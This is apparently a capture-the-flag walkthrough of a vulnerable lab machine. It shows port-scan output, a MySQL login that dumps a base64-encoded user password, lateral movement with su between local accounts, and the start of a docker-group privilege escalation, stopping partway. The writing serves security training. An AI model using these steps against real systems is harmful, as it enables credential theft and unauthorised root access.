┌──(root㉿Eecho)-[~]
└─# rustscan -a 192.168.43.105 -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'.
Open 192.168.43.105:80
Open 192.168.43.105:5000
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 192.168.43.105
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 19:54 +0800
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.00s elapsed
Initiating ARP Ping Scan at 19:54
Scanning 192.168.43.105 [1 port]
Completed ARP Ping Scan at 19:54, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:54
Completed Parallel DNS resolution of 1 host. at 19:54, 4.50s elapsed
DNS resolution of 1 IPs took 4.50s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 19:54
Scanning 192.168.43.105 [2 ports]
Discovered open port 80/tcp on 192.168.43.105
Discovered open port 5000/tcp on 192.168.43.105
Completed SYN Stealth Scan at 19:54, 0.01s elapsed (2 total ports)
Initiating Service scan at 19:54
Scanning 2 services on 192.168.43.105
Completed Service scan at 19:54, 6.03s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.43.105
NSE: Script scanning 192.168.43.105.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.13s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.00s elapsed
Nmap scan report for 192.168.43.105
Host is up, received arp-response (0.00083s latency).
Scanned at 2026-05-12 19:54:28 CST for 8s

PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: 403 Forbidden

5000/tcp open  http    syn-ack ttl 64 Werkzeug httpd 3.0.3 (Python 3.12.3)
|_http-server-header: Werkzeug/3.0.3 Python/3.12.3
|_http-title: RodGar
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
MAC Address: 08:00:27:4B:EE:5A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/12%OT=80%CT=%CU=30314%PV=Y%DS=1%DC=D%G=N%M=080027%TM
OS:=6A0314FC%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 12.826 days (since Thu Apr 30 00:04:35 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: 192.168.43.105

TRACEROUTE
HOP RTT     ADDRESS
1   0.83 ms 192.168.43.105

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds
           Raw packets sent: 25 (1.894KB) | Rcvd: 17 (1.366KB)
www-data@TheHackersLabs-Luna:~/RODGAR$ mysql -uadmin sporting
ERROR 1045 (28000): Access denied for user 'admin'@'localhost' (using password: NO)
www-data@TheHackersLabs-Luna:~/RODGAR$
www-data@TheHackersLabs-Luna:~/RODGAR$ mysql -uadmin -psporting
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.39-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| rodgar             |
+--------------------+
3 rows in set (0,00 sec)

mysql> use rodgar;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------+
| Tables_in_rodgar |
+------------------+
| user             |
+------------------+
1 row in set (0,00 sec)

mysql> select * from user;
+-------+----------------------------------+
| users | password                         |
+-------+----------------------------------+

| juan  | YzBvW1VrbU0yTVRSVGU4QGpOLk0oOWIK |
+-------+----------------------------------+
1 row in set (0,00 sec)

mysql>
juan用户的凭证需要解密base64
横向移动到juan用户
1
2
3
4
5
www-data@TheHackersLabs-Luna:~/RODGAR$ su juan
Password:
juan@TheHackersLabs-Luna:/var/www/RODGAR$ id
uid=1001(juan) gid=1001(juan) groups=1001(juan)
juan@TheHackersLabs-Luna:/var/www/RODGAR$
juan@TheHackersLabs-Luna:/tmp$ su jose Password: jose@TheHackersLabs-Luna:/tmp$ id uid=1002(jose) gid=1002(jose) groups=1002(jose),111(docker) jose@TheHackersLabs-Luna:/tmp$
jose -> root
1 2 3
jose@TheHackersLabs-Luna:/opt$ id uid=1002(jose) gid=1002(jose) groups=1002(jose),111(docker) jose@TheHackersLabs-Luna:/opt$
用户 jose 在 docker 组里
查看有哪些镜像
1 2 3
jose@TheHackersLabs-Luna:/opt$ docker images REPOSITORY TAG IMAGE ID CREATED SIZE jose@TheHackersLabs-Luna:/opt$
一个也没有
构建一个BusyBox镜像
1 2 3 4 5 6 7 8 9
┌──(root㉿kali)-[~]
└─# docker pull busybox:glibc
glibc: Pulling from library/busybox
481282afbc43: Pull complete
Digest: sha256:3f9777e7e82e8591542f72b965ec7db7e8b3bdb59692976af1bb9b2850b05a4e
Status: Downloaded newer image for busybox:glibc
docker.io/library/busybox:glibc
┌──(root㉿kali)-[~]
└─# docker save -o busybox_mini.tar busybox:glibc